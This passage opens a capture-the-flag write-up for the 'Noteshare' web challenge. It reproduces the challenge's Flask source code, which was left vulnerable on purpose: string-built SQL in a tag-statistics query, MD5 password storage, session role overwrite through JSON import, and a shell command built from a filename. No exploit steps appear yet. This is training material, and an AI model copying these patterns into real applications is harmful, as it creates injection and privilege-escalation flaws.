- Challenge: “Noteshare”
- Category: Web
- Difficulty: Medium
- Techniques: SQL injection (SQLi), Password Cracking, Privilage Escalation, Command Injection, Remote Code Execution (RCE)
Initial Recon and code review
This challenge was based on a note sharing app where users could write up notes and share them publically. There were no hints on what the goal was aside from the following message “Can you find the vulnerabilities and report them to NoteShare?”. The source code was provided to help us do this.
from flask import Flask, request, render_template_string, session, redirect, url_for, g, make_response
import sqlite3
import hashlib
import os
import unicodedata
import json
import re
app = Flask(__name__)
app.secret_key = os.urandom(32)
DATABASE = 'database.db'
def get_db():
db = getattr(g, '_database', None)
if db is None:
db = g._database = sqlite3.connect(DATABASE)
db.row_factory = sqlite3.Row
return db
@app.teardown_appcontext
def close_connection(exception):
db = getattr(g, '_database', None)
if db is not None:
db.close()
def filter_security_input(tags):
    if not tags:
        return tags

    regex = re.compile(
        r"^(?!.*['\";\-#=<>|&])"
        r"(?!.*(/\*|\*/))"
        r"(?!.*(union|select|insert|update|delete|drop|create|alter|exec|execute|where|from|join|order|group|having|limit|offset|into|values|set|table|database|column|index|view|trigger|procedure|function|declare|cast|convert|char|concat|substring|ascii|hex|unhex|sleep|benchmark|waitfor|delay|information_schema|sysobjects|syscolumns))"
        r".+$",
        re.IGNORECASE
    )

    if not regex.match(tags):
        return None

    normalized = unicodedata.normalize('NFKC', tags)

    return normalized
BASE_TEMPLATE = '''
<!DOCTYPE html>
<html>
<head>
<title>NoteShare</title>
<style>
* { margin: 0; padding: 0; box-sizing: border-box; }
body {
font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
background: #0f0f23;
color: #e8eaed;
min-height: 100vh;
padding: 0;
line-height: 1.6;
}
.header {
background: #1a1a2e;
border-bottom: 1px solid #2d2d44;
padding: 18px 0;
position: sticky;
top: 0;
z-index: 1000;
box-shadow: 0 2px 10px rgba(0,0,0,0.3);
}
.header-content {
max-width: 1280px;
margin: 0 auto;
padding: 0 40px;
display: flex;
justify-content: space-between;
align-items: center;
}
.logo {
font-size: 22px;
font-weight: 600;
color: #4a9eff;
letter-spacing: 0.5px;
}
.nav {
display: flex;
gap: 8px;
align-items: center;
}
.nav a {
color: #9ca3af;
text-decoration: none;
font-size: 14px;
font-weight: 500;
padding: 8px 16px;
border-radius: 6px;
transition: all 0.2s;
}
.nav a:hover {
color: #fff;
background: #2d2d44;
}
.nav .active {
color: #fff;
background: #2d2d44;
}
.container {
max-width: 1280px;
margin: 0 auto;
padding: 40px;
}
.main-content {
background: #1a1a2e;
padding: 40px;
border-radius: 12px;
box-shadow: 0 4px 20px rgba(0,0,0,0.4);
}
h1 {
color: #fff;
margin-bottom: 12px;
font-size: 32px;
font-weight: 600;
}
h2 {
color: #fff;
margin-bottom: 20px;
margin-top: 40px;
font-size: 20px;
font-weight: 600;
padding-bottom: 12px;
border-bottom: 1px solid #2d2d44;
}
.subtitle {
color: #9ca3af;
margin-bottom: 32px;
font-size: 15px;
}
input[type="text"], input[type="password"], input[type="file"], textarea {
width: 100%;
padding: 12px 16px;
margin: 10px 0;
border: 1px solid #2d2d44;
border-radius: 8px;
font-size: 14px;
font-family: inherit;
background: #0f0f23;
color: #e8eaed;
transition: border 0.2s;
}
input:focus, textarea:focus {
outline: none;
border-color: #4a9eff;
}
button, .btn {
background: #4a9eff;
color: #fff;
padding: 12px 24px;
border: none;
border-radius: 8px;
cursor: pointer;
font-size: 14px;
font-weight: 600;
transition: all 0.2s;
text-decoration: none;
display: inline-block;
}
button:hover, .btn:hover {
background: #3d8ae6;
transform: translateY(-1px);
}
.btn-secondary {
background: #2d2d44;
color: #e8eaed;
}
.btn-secondary:hover {
background: #3d3d54;
}
.error {
background: #3d1a1a;
color: #ff6b6b;
padding: 14px 18px;
border-radius: 8px;
margin: 12px 0;
border: 1px solid #5d2a2a;
font-size: 14px;
}
.success {
background: #1a3d1a;
color: #6bff6b;
padding: 14px 18px;
border-radius: 8px;
margin: 12px 0;
border: 1px solid #2a5d2a;
font-size: 14px;
}
.note-card {
background: #16162a;
padding: 24px;
margin: 16px 0;
border-radius: 10px;
border: 1px solid #2d2d44;
transition: all 0.3s;
}
.note-card:hover {
transform: translateY(-2px);
border-color: #4a9eff;
box-shadow: 0 4px 16px rgba(74, 158, 255, 0.1);
}
.note-card h3 {
margin-bottom: 12px;
color: #fff;
font-size: 18px;
font-weight: 600;
display: flex;
justify-content: space-between;
align-items: center;
}
.note-card p {
color: #9ca3af;
font-size: 14px;
line-height: 1.7;
}
.note-meta {
color: #6b7280;
font-size: 12px;
margin-top: 16px;
padding-top: 16px;
border-top: 1px solid #2d2d44;
}
.badge {
display: inline-block;
padding: 4px 12px;
border-radius: 6px;
font-size: 11px;
font-weight: 600;
text-transform: uppercase;
letter-spacing: 0.5px;
}
.badge-user { background: #1e3a8a; color: #93c5fd; }
.badge-editor { background: #78350f; color: #fbbf24; }
.badge-admin { background: #7f1d1d; color: #fca5a5; }
.badge-shared { background: #14532d; color: #86efac; }
.badge-private { background: #374151; color: #9ca3af; }
table {
width: 100%;
border-collapse: collapse;
margin: 20px 0;
background: #16162a;
border-radius: 8px;
overflow: hidden;
}
th, td {
padding: 14px 16px;
text-align: left;
border-bottom: 1px solid #2d2d44;
font-size: 14px;
}
th {
background: #1a1a2e;
color: #4a9eff;
font-weight: 600;
text-transform: uppercase;
font-size: 12px;
letter-spacing: 0.5px;
}
tr:hover { background: #1a1a2e; }
tr:last-child td { border-bottom: none; }
code {
background: #16162a;
padding: 3px 8px;
border-radius: 4px;
font-family: 'Courier New', monospace;
font-size: 13px;
color: #4a9eff;
border: 1px solid #2d2d44;
}
a { color: #4a9eff; transition: color 0.2s; }
a:hover { color: #3d8ae6; }
.checkbox-label {
display: flex;
align-items: center;
gap: 10px;
margin: 16px 0;
cursor: pointer;
color: #e8eaed;
font-size: 14px;
}
input[type="checkbox"] {
width: 18px;
height: 18px;
cursor: pointer;
accent-color: #4a9eff;
}
.auth-container {
min-height: 100vh;
display: flex;
justify-content: center;
align-items: center;
padding: 20px;
background: radial-gradient(ellipse at bottom, #1a1a2e 0%, #0f0f23 100%);
}
.auth-box {
background: #1a1a2e;
padding: 48px;
border-radius: 16px;
border: 1px solid #2d2d44;
max-width: 420px;
width: 100%;
box-shadow: 0 8px 32px rgba(0,0,0,0.5);
}
.auth-box h1 {
text-align: center;
color: #4a9eff;
font-size: 28px;
margin-bottom: 8px;
}
.auth-box .subtitle {
text-align: center;
color: #9ca3af;
font-size: 14px;
margin-bottom: 32px;
}
.auth-box input {
background: #16162a;
border: 1px solid #2d2d44;
}
.auth-box button {
width: 100%;
padding: 14px;
font-size: 15px;
margin-top: 8px;
}
.auth-footer {
margin-top: 24px;
text-align: center;
font-size: 13px;
color: #6b7280;
}
.auth-footer a {
color: #4a9eff;
font-weight: 600;
}
.stats-grid {
display: grid;
grid-template-columns: repeat(auto-fit, minmax(220px, 1fr));
gap: 20px;
margin-top: 32px;
}
.stat-card {
background: #16162a;
padding: 28px;
border-radius: 12px;
border: 1px solid #2d2d44;
transition: all 0.3s;
}
.stat-card:hover {
transform: translateY(-4px);
border-color: #4a9eff;
box-shadow: 0 6px 20px rgba(74, 158, 255, 0.15);
}
.stat-value {
font-size: 36px;
font-weight: 700;
margin-top: 12px;
color: #4a9eff;
}
.stat-label {
font-size: 13px;
color: #9ca3af;
font-weight: 600;
text-transform: uppercase;
letter-spacing: 0.5px;
}
.warning-banner {
background: #3d2a1a;
border: 1px solid #5d4a2a;
color: #fbbf24;
padding: 12px 16px;
border-radius: 8px;
margin: 16px 0;
font-size: 13px;
}
</style>
</head>
<body>
{% block content %}{% endblock %}
</body>
</html>
'''
LOGIN_TEMPLATE = BASE_TEMPLATE.replace('{% block content %}{% endblock %}', '''
<div class="auth-container">
<div class="auth-box">
<h1>NoteShare</h1>
<p class="subtitle">Secure collaborative note platform</p>
{% if error %}
<div class="error">{{ error }}</div>
{% endif %}
<form method="POST">
<input type="text" name="username" placeholder="Username" required autofocus>
<input type="password" name="password" placeholder="Password" required>
<button type="submit">Sign in</button>
</form>
<div class="auth-footer">
Don't have an account? <a href="/register">Create one</a>
</div>
</div>
</div>
''')
REGISTER_TEMPLATE = BASE_TEMPLATE.replace('{% block content %}{% endblock %}', '''
<div class="auth-container">
<div class="auth-box">
<h1>Create Account</h1>
<p class="subtitle">Join NoteShare today</p>
{% if error %}
<div class="error">{{ error }}</div>
{% endif %}
{% if success %}
<div class="success">{{ success }}</div>
{% endif %}
<form method="POST">
<input type="text" name="username" placeholder="Username" required autofocus>
<input type="password" name="password" placeholder="Password" required>
<button type="submit">Create Account</button>
</form>
<div class="auth-footer">
Already have an account? <a href="/">Sign in</a>
</div>
</div>
</div>
''')
DASHBOARD_TEMPLATE = BASE_TEMPLATE.replace('{% block content %}{% endblock %}', '''
<div class="header">
<div class="header-content">
<div class="logo">NoteShare</div>
<div class="nav">
<a href="/dashboard" class="active">Dashboard</a>
<a href="/notes">My Notes</a>
<a href="/shared">Shared Notes</a>
{% if role == 'editor' or role == 'admin' %}
<a href="/settings">Settings</a>
{% endif %}
{% if role == 'admin' %}
<a href="/admin">Admin</a>
{% endif %}
<span class="badge badge-{{ role }}">{{ role }}</span>
<a href="/logout">Logout</a>
</div>
</div>
</div>
<div class="container">
<div class="main-content">
<h1>Welcome back, {{ username }}</h1>
<p class="subtitle">Manage your notes and collaborate with others</p>
<div class="stats-grid">
<div class="stat-card">
<div class="stat-label">Your Notes</div>
<div class="stat-value" style="color: #58a6ff;">{{ note_count }}</div>
</div>
<div class="stat-card">
<div class="stat-label">Shared Notes</div>
<div class="stat-value" style="color: #56d364;">{{ shared_count }}</div>
</div>
<div class="stat-card">
<div class="stat-label">Account Type</div>
<div class="stat-value" style="font-size: 20px; text-transform: uppercase;">{{ role }}</div>
</div>
</div>
</div>
</div>
''')
NOTES_TEMPLATE = BASE_TEMPLATE.replace('{% block content %}{% endblock %}', '''
<div class="header">
<div class="header-content">
<div class="logo">NoteShare</div>
<div class="nav">
<a href="/dashboard">Dashboard</a>
<a href="/notes" class="active">My Notes</a>
<a href="/shared">Shared Notes</a>
{% if role == 'editor' or role == 'admin' %}
<a href="/settings">Settings</a>
{% endif %}
{% if role == 'admin' %}
<a href="/admin">Admin</a>
{% endif %}
<span class="badge badge-{{ role }}">{{ role }}</span>
<a href="/logout">Logout</a>
</div>
</div>
</div>
<div class="container">
<div class="main-content">
<h1>My Notes</h1>
<p class="subtitle">Create and manage your personal notes</p>
<h2>Create New Note</h2>
<form method="POST" action="/notes/create">
<input type="text" name="title" placeholder="Note title" required>
<textarea name="content" placeholder="Note content..." rows="5" required></textarea>
<input type="text" name="tags" placeholder="Tags (comma separated, e.g: work,ideas,project)">
<label class="checkbox-label">
<input type="checkbox" name="shared" value="1">
<span>Share this note publicly</span>
</label>
<button type="submit">Create Note</button>
</form>
<h2>Your Notes</h2>
{% if notes %}
{% for note in notes %}
<div class="note-card">
<h3>
{{ note.title }}
{% if note.shared %}
<span class="badge badge-shared">Shared</span>
{% else %}
<span class="badge badge-private">Private</span>
{% endif %}
</h3>
<p>{{ note.content }}</p>
{% if note.tags %}
<div class="note-meta">
Tags: <code>{{ note.tags }}</code>
{% if note.shared %}
| <a href="/shared/{{ note.id }}">View Public Link</a>
{% endif %}
</div>
{% endif %}
</div>
{% endfor %}
{% else %}
<p style="color: #8b949e; margin-top: 16px;">No notes yet. Create your first note above.</p>
{% endif %}
</div>
</div>
''')
SHARED_TEMPLATE = BASE_TEMPLATE.replace('{% block content %}{% endblock %}', '''
<div class="header">
<div class="header-content">
<div class="logo">NoteShare</div>
<div class="nav">
<a href="/dashboard">Dashboard</a>
<a href="/notes">My Notes</a>
<a href="/shared" class="active">Shared Notes</a>
{% if role == 'editor' or role == 'admin' %}
<a href="/settings">Settings</a>
{% endif %}
{% if role == 'admin' %}
<a href="/admin">Admin</a>
{% endif %}
<span class="badge badge-{{ role }}">{{ role }}</span>
<a href="/logout">Logout</a>
</div>
</div>
</div>
<div class="container">
<div class="main-content">
<h1>Shared Notes</h1>
<p class="subtitle">Browse notes shared by other users</p>
<h2>Public Notes</h2>
{% if notes %}
{% for note in notes %}
<div class="note-card">
<h3>{{ note.title }}</h3>
<p>{{ note.content }}</p>
<div class="note-meta">
Shared by <strong style="color: #58a6ff;">{{ note.author }}</strong>
{% if note.tags %}
| Tags: <code>{{ note.tags }}</code>
{% endif %}
| <a href="/shared/{{ note.id }}">Permalink</a>
</div>
</div>
{% endfor %}
{% else %}
<p style="color: #8b949e; margin-top: 16px;">No shared notes found.</p>
{% endif %}
</div>
</div>
''')
SHARED_NOTE_TEMPLATE = BASE_TEMPLATE.replace('{% block content %}{% endblock %}', '''
<div class="header">
<div class="header-content">
<div class="logo">NoteShare</div>
<div class="nav">
<a href="/dashboard">Dashboard</a>
<a href="/notes">My Notes</a>
<a href="/shared" class="active">Shared Notes</a>
{% if role == 'editor' or role == 'admin' %}
<a href="/settings">Settings</a>
{% endif %}
{% if role == 'admin' %}
<a href="/admin">Admin</a>
{% endif %}
<span class="badge badge-{{ role }}">{{ role }}</span>
<a href="/logout">Logout</a>
</div>
</div>
</div>
<div class="container">
<div class="main-content">
{% if error %}
<div class="error">{{ error }}</div>
<p style="margin-top: 20px;"><a href="/shared">↠Back to Shared Notes</a></p>
{% elif note %}
<h1>{{ note.title }}</h1>
<p class="subtitle">Shared by <strong style="color: #58a6ff;">{{ note.author }}</strong> • Total Views: <strong>{{ view_count|default(0) }}</strong></p>
<div class="note-card">
<p style="white-space: pre-wrap;">{{ note.content }}</p>
{% if note.tags %}
<div class="note-meta">
Tags: <code>{{ note.tags }}</code>
</div>
{% endif %}
</div>
{% if tag_stats %}
<h2>View Statistics by Tag</h2>
<table>
<tr>
<th>Action Type</th>
<th>View Count</th>
</tr>
{% for stat in tag_stats %}
<tr>
<td>{{ stat.action }}</td>
<td><strong style="color: #56d364;">{{ stat.count }}</strong></td>
</tr>
{% endfor %}
</table>
{% endif %}
<p style="margin-top: 24px;"><a href="/shared">↠Back to Shared Notes</a></p>
{% endif %}
</div>
</div>
''')
SETTINGS_TEMPLATE = BASE_TEMPLATE.replace('{% block content %}{% endblock %}', '''
<div class="header">
<div class="header-content">
<div class="logo">NoteShare</div>
<div class="nav">
<a href="/dashboard">Dashboard</a>
<a href="/notes">My Notes</a>
<a href="/shared">Shared Notes</a>
<a href="/settings" class="active">Settings</a>
{% if role == 'admin' %}
<a href="/admin">Admin</a>
{% endif %}
<span class="badge badge-{{ role }}">{{ role }}</span>
<a href="/logout">Logout</a>
</div>
</div>
</div>
<div class="container">
<div class="main-content">
<h1>User Settings</h1>
<p class="subtitle">Customize your preferences</p>
{% if error %}
<div class="error">{{ error }}</div>
{% endif %}
{% if success %}
<div class="success">{{ success }}</div>
{% endif %}
<h2>Profile</h2>
<form method="POST" action="/settings/profile">
<input type="text" name="display_name" placeholder="Display Name" value="{{ profile.get('display_name', '') }}">
<input type="text" name="bio" placeholder="Bio" value="{{ profile.get('bio', '') }}">
<input type="text" name="website" placeholder="Website" value="{{ profile.get('website', '') }}">
<button type="submit">Update Profile</button>
</form>
<h2>Import/Export Settings</h2>
<form method="POST" action="/settings/import" enctype="multipart/form-data">
<p style="color: #8b949e; font-size: 13px; margin-bottom: 12px;">Import preferences from a JSON file</p>
<input type="file" name="config_file" accept=".json">
<button type="submit" style="margin-top: 12px;">Import Configuration</button>
</form>
<form method="POST" action="/settings/export" style="margin-top: 20px;">
<button type="submit" class="btn-secondary">Export Current Settings</button>
</form>
<p style="margin-top: 16px; color: #6e7681; font-size: 13px;">
JSON format supports nested objects for advanced configuration
</p>
</div>
</div>
''')
ADMIN_TEMPLATE = BASE_TEMPLATE.replace('{% block content %}{% endblock %}', '''
<div class="header">
<div class="header-content">
<div class="logo">NoteShare</div>
<div class="nav">
<a href="/dashboard">Dashboard</a>
<a href="/notes">My Notes</a>
<a href="/shared">Shared Notes</a>
<a href="/settings">Settings</a>
<a href="/admin" class="active">Admin</a>
<span class="badge badge-{{ role }}">{{ role }}</span>
<a href="/logout">Logout</a>
</div>
</div>
</div>
<div class="container">
<div class="main-content">
<h1>System Administration</h1>
<p class="subtitle">Monitor system activity and logs</p>
{% if error %}
<div class="error">{{ error }}</div>
{% endif %}
{% if success %}
<div class="success">{{ success }}</div>
{% endif %}
<h2>Activity Logs</h2>
<table>
<tr>
<th>ID</th>
<th>User</th>
<th>Action</th>
<th>Metadata</th>
<th>Timestamp</th>
</tr>
{% for log in logs %}
<tr>
<td><strong>#{{ log.id }}</strong></td>
<td><span class="badge badge-user">{{ log.username }}</span></td>
<td>{{ log.action }}</td>
<td><code>{{ log.metadata if log.metadata else '-' }}</code></td>
<td>{{ log.timestamp }}</td>
</tr>
{% endfor %}
</table>
<h2>Export Logs</h2>
<form method="POST" action="/admin/export">
<input type="text" name="filename" placeholder="Export filename (e.g., audit_2024-01-15.log)" required>
<input type="text" name="format" placeholder="Format (log, csv, json)" value="log">
<button type="submit">Export Logs</button>
</form>
<p style="margin-top: 16px; color: #6e7681; font-size: 13px;">
Logs will be saved to <code>/var/log/noteshare/exports/</code>
</p>
</div>
</div>
''')
class Config:
def __init__(self):
self.__class__.__name__ = 'Config'
@app.route('/')
def index():
return redirect(url_for('login'))
@app.route('/login', methods=['GET', 'POST'])
def login():
if request.method == 'POST':
username = request.form.get('username', '')
password = request.form.get('password', '')
db = get_db()
user = db.execute('SELECT * FROM users WHERE username = ? AND password = ?',
(username, hashlib.md5(password.encode()).hexdigest())).fetchone()
if user:
session['user_id'] = user['id']
session['username'] = user['username']
session['role'] = user['role']
db.execute('INSERT INTO logs (user_id, action, metadata) VALUES (?, ?, ?)',
(user['id'], 'User logged in', f'ip={request.remote_addr}'))
db.commit()
return redirect(url_for('dashboard'))
else:
return render_template_string(LOGIN_TEMPLATE, error='Invalid credentials')
return render_template_string(LOGIN_TEMPLATE)
@app.route('/register', methods=['GET', 'POST'])
def register():
if request.method == 'POST':
username = request.form.get('username', '')
password = request.form.get('password', '')
if not username or not password:
return render_template_string(REGISTER_TEMPLATE, error='All fields are required')
db = get_db()
try:
db.execute('INSERT INTO users (username, password, role) VALUES (?, ?, ?)',
(username, hashlib.md5(password.encode()).hexdigest(), 'user'))
db.commit()
return render_template_string(REGISTER_TEMPLATE, success='Account created! You can now login.')
except sqlite3.IntegrityError:
return render_template_string(REGISTER_TEMPLATE, error='Username already exists')
return render_template_string(REGISTER_TEMPLATE)
@app.route('/dashboard')
def dashboard():
if 'user_id' not in session:
return redirect(url_for('login'))
db = get_db()
note_count = db.execute('SELECT COUNT(*) as count FROM notes WHERE user_id = ?',
(session['user_id'],)).fetchone()['count']
shared_count = db.execute('SELECT COUNT(*) as count FROM notes WHERE shared = 1').fetchone()['count']
return render_template_string(DASHBOARD_TEMPLATE,
username=session['username'],
role=session['role'],
note_count=note_count,
shared_count=shared_count)
@app.route('/notes', methods=['GET'])
def notes():
if 'user_id' not in session:
return redirect(url_for('login'))
db = get_db()
notes = db.execute('SELECT * FROM notes WHERE user_id = ? ORDER BY id DESC',
(session['user_id'],)).fetchall()
return render_template_string(NOTES_TEMPLATE,
notes=notes,
role=session['role'])
@app.route('/notes/create', methods=['POST'])
def create_note():
if 'user_id' not in session:
return redirect(url_for('login'))
title = request.form.get('title', '')
content = request.form.get('content', '')
tags = request.form.get('tags', '')
shared = 1 if request.form.get('shared') else 0
tags_filtered = filter_security_input(tags) if tags else ''

if tags and not tags_filtered:
    db = get_db()
    notes = db.execute('SELECT * FROM notes WHERE user_id = ? ORDER BY id DESC',
                        (session['user_id'],)).fetchall()
    return render_template_string(NOTES_TEMPLATE +
                                    '<script>alert("Security filter: Invalid characters or patterns detected in tags");</script>',
                                    notes=notes,
                                    role=session['role'])

db = get_db()
db.execute('INSERT INTO notes (user_id, title, content, shared, tags) VALUES (?, ?, ?, ?, ?)',
            (session['user_id'], title, content, shared, tags_filtered))
action = f"Created note: {title}"
metadata = f"shared={shared}, tags={tags_filtered}"
db.execute('INSERT INTO logs (user_id, action, metadata) VALUES (?, ?, ?)',
(session['user_id'], action, metadata))
db.commit()
return redirect(url_for('notes'))
@app.route('/shared')
def shared():
if 'user_id' not in session:
return redirect(url_for('login'))
db = get_db()
notes = db.execute('''SELECT notes.id, notes.title, notes.content, notes.tags, users.username as author
FROM notes
JOIN users ON notes.user_id = users.id
WHERE notes.shared = 1
ORDER BY notes.id DESC''').fetchall()
return render_template_string(SHARED_TEMPLATE,
notes=notes,
role=session['role'])
@app.route('/shared/<note_id>')
def view_shared_note(note_id):
if 'user_id' not in session:
return redirect(url_for('login'))
if not note_id.isdigit():
return render_template_string(SHARED_NOTE_TEMPLATE,
error='Invalid note ID format',
role=session['role'])
db = get_db()
try:
note = db.execute('''SELECT notes.id, notes.title, notes.content, notes.tags, users.username as author
FROM notes
JOIN users ON notes.user_id = users.id
WHERE notes.id = ? AND notes.shared = 1''', (note_id,)).fetchone()
if not note:
return render_template_string(SHARED_NOTE_TEMPLATE,
error='Note not found or not shared',
role=session['role'])
tags = note['tags'] if note['tags'] else ''
db.execute('INSERT INTO logs (user_id, action, metadata) VALUES (?, ?, ?)',
(session['user_id'], f'Viewed shared note: {note["title"]}', f'tags={tags}'))
db.commit()
view_count = 0
tag_stats = []
if tags:
stats_query = f"SELECT action, COUNT(*) as count FROM logs WHERE metadata LIKE '%{tags}%' GROUP BY action"
try:
results = db.execute(stats_query).fetchall()
for row in results:
tag_stats.append({
'action': row['action'],
'count': row['count']
})
view_count = sum([stat['count'] for stat in tag_stats])
except Exception as sqli_error:
view_count = 0
tag_stats = [{'action': f'SQL Error: {str(sqli_error)}', 'count': 0}]
return render_template_string(SHARED_NOTE_TEMPLATE,
note=note,
role=session['role'],
view_count=view_count,
tag_stats=tag_stats)
except Exception as e:
return render_template_string(SHARED_NOTE_TEMPLATE,
error=f'Error loading note: {str(e)}',
role=session['role'])
@app.route('/settings', methods=['GET'])
def settings():
if 'user_id' not in session:
return redirect(url_for('login'))
if session['role'] not in ['editor', 'admin']:
return redirect(url_for('dashboard'))
if 'profile' not in session:
session['profile'] = {'display_name': '', 'bio': '', 'website': ''}
return render_template_string(SETTINGS_TEMPLATE,
role=session['role'],
profile=session.get('profile', {}))
@app.route('/settings/profile', methods=['POST'])
def settings_profile():
if 'user_id' not in session or session['role'] not in ['editor', 'admin']:
return redirect(url_for('dashboard'))
if 'profile' not in session:
session['profile'] = {}
session['profile']['display_name'] = request.form.get('display_name', '')
session['profile']['bio'] = request.form.get('bio', '')
session['profile']['website'] = request.form.get('website', '')
session.modified = True
return redirect(url_for('settings'))
@app.route('/settings/import', methods=['POST'])
def settings_import():
if 'user_id' not in session or session['role'] not in ['editor', 'admin']:
return redirect(url_for('dashboard'))
if 'config_file' not in request.files:
return render_template_string(SETTINGS_TEMPLATE,
role=session['role'],
profile=session.get('profile', {}),
error='No file uploaded')
file = request.files['config_file']
if file.filename == '':
return render_template_string(SETTINGS_TEMPLATE,
role=session['role'],
profile=session.get('profile', {}),
error='No file selected')
try:
content = file.read().decode('utf-8')
dangerous_patterns = ['__class__', '__globals__', '__builtins__', '__init__',
'__dict__', 'role', 'user_id', 'username']
for pattern in dangerous_patterns:
if pattern in content.lower():
raise ValueError(f'Potentially dangerous configuration detected: {pattern}')
config_data = json.loads(content)
if not isinstance(config_data, dict):
raise ValueError('Invalid JSON structure')
if 'profile' in config_data and isinstance(config_data['profile'], dict):
if 'profile' not in session:
session['profile'] = {}
session['profile'].update(config_data['profile'])
for key, value in config_data.items():
if key == 'profile':
continue
if key in ['user_id', 'username', '_sa_instance_state']:
continue
if isinstance(value, dict):
if key in session and isinstance(session[key], dict):
session[key].update(value)
else:
session[key] = value
elif isinstance(value, (str, int, float, bool, list, type(None))):
session[key] = value
session.modified = True
db = get_db()
db.execute('INSERT INTO logs (user_id, action, metadata) VALUES (?, ?, ?)',
(session['user_id'], 'Imported configuration', f'filename={file.filename}'))
db.commit()
return render_template_string(SETTINGS_TEMPLATE,
role=session['role'],
profile=session.get('profile', {}),
success='Configuration imported successfully')
except ValueError as ve:
if 'profile' not in session or not isinstance(session.get('profile'), dict):
session['profile'] = {}
return render_template_string(SETTINGS_TEMPLATE,
role=session['role'],
profile=session.get('profile', {}),
error=f'Validation error: {str(ve)}')
except Exception as e:
if 'profile' not in session or not isinstance(session.get('profile'), dict):
session['profile'] = {}
return render_template_string(SETTINGS_TEMPLATE,
role=session['role'],
profile=session.get('profile', {}),
error=f'Import failed: {str(e)}')
@app.route('/settings/export', methods=['POST'])
def settings_export():
if 'user_id' not in session or session['role'] not in ['editor', 'admin']:
return redirect(url_for('dashboard'))
export_data = {
'profile': session.get('profile', {})
}
response = make_response(json.dumps(export_data, indent=2))
response.headers['Content-Type'] = 'application/json'
response.headers['Content-Disposition'] = 'attachment; filename=config.json'
return response
@app.route('/admin')
def admin():
if 'user_id' not in session:
return redirect(url_for('login'))
if session['role'] != 'admin':
return redirect(url_for('dashboard'))
db = get_db()
logs = db.execute('''SELECT logs.id, logs.action, logs.metadata, logs.timestamp, users.username
FROM logs
JOIN users ON logs.user_id = users.id
ORDER BY logs.id DESC LIMIT 100''').fetchall()
return render_template_string(ADMIN_TEMPLATE,
role=session['role'],
logs=logs)
@app.route('/admin/export', methods=['POST'])
def export_logs():
if 'user_id' not in session or session['role'] != 'admin':
return redirect(url_for('login'))
filename = request.form.get('filename', 'audit.log')
format_type = request.form.get('format', 'log')
allowed_formats = ['log', 'csv', 'json']
if format_type not in allowed_formats:
format_type = 'log'
blacklist = [';', '|', '&', '`', '$', ' ', ',', '{', '}']
for char in blacklist:
if char in filename or char in format_type:
return render_template_string(ADMIN_TEMPLATE,
role=session['role'],
logs=get_db().execute('''SELECT logs.id, logs.action, logs.metadata, logs.timestamp, users.username
FROM logs JOIN users ON logs.user_id = users.id
ORDER BY logs.id DESC LIMIT 100''').fetchall(),
error='Invalid characters detected in filename')
safe_filename = filename.replace('..', '')
export_dir = '/var/log/noteshare/exports'
os.makedirs(export_dir, exist_ok=True)
filepath = f"{export_dir}/{safe_filename}"
db = get_db()
logs = db.execute('''SELECT logs.id, logs.action, logs.metadata, logs.timestamp, users.username
FROM logs
JOIN users ON logs.user_id = users.id
ORDER BY logs.id DESC''').fetchall()
try:
content = ""
if format_type == 'log':
for log in logs:
metadata_str = f" | {log['metadata']}" if log['metadata'] else ""
content += f"[{log['timestamp']}] {log['username']}: {log['action']}{metadata_str}\n"
elif format_type == 'csv':
content = "ID,Username,Action,Metadata,Timestamp\n"
for log in logs:
metadata = log['metadata'] if log['metadata'] else ''
content += f"{log['id']},{log['username']},{log['action']},{metadata},{log['timestamp']}\n"
elif format_type == 'json':
log_list = [dict(log) for log in logs]
content = json.dumps(log_list, indent=2)
import tempfile
temp = tempfile.NamedTemporaryFile(mode='w', delete=False)
temp.write(content)
temp.close()
os.system(f"cat {temp.name} > {filepath} && chmod 644 {filepath}")
os.unlink(temp.name)
return render_template_string(ADMIN_TEMPLATE,
role=session['role'],
logs=db.execute('''SELECT logs.id, logs.action, logs.metadata, logs.timestamp, users.username
FROM logs JOIN users ON logs.user_id = users.id
ORDER BY logs.id DESC LIMIT 100''').fetchall(),
success=f'Logs exported successfully to {filepath}')
except Exception as e:
return render_template_string(ADMIN_TEMPLATE,
role=session['role'],
logs=db.execute('''SELECT logs.id, logs.action, logs.metadata, logs.timestamp, users.username
FROM logs JOIN users ON logs.user_id = users.id
ORDER BY logs.id DESC LIMIT 100''').fetchall(),
error=f'Export failed: {str(e)}')
@app.route('/logout')
def logout():
session.clear()
return redirect(url_for('login'))
if __name__ == '__main__':
app.run(debug=False, host='0.0.0.0', port=5000)Upon first visit I noticed that everything was behind a login and there was an option to sign up. I created an account and logged in to have a look around. There were three main links in the navigation “Dashboard”, “My Notes” and “Shared Notes”. In addition to this there was a badge/label that said “User” in the menu navigation.
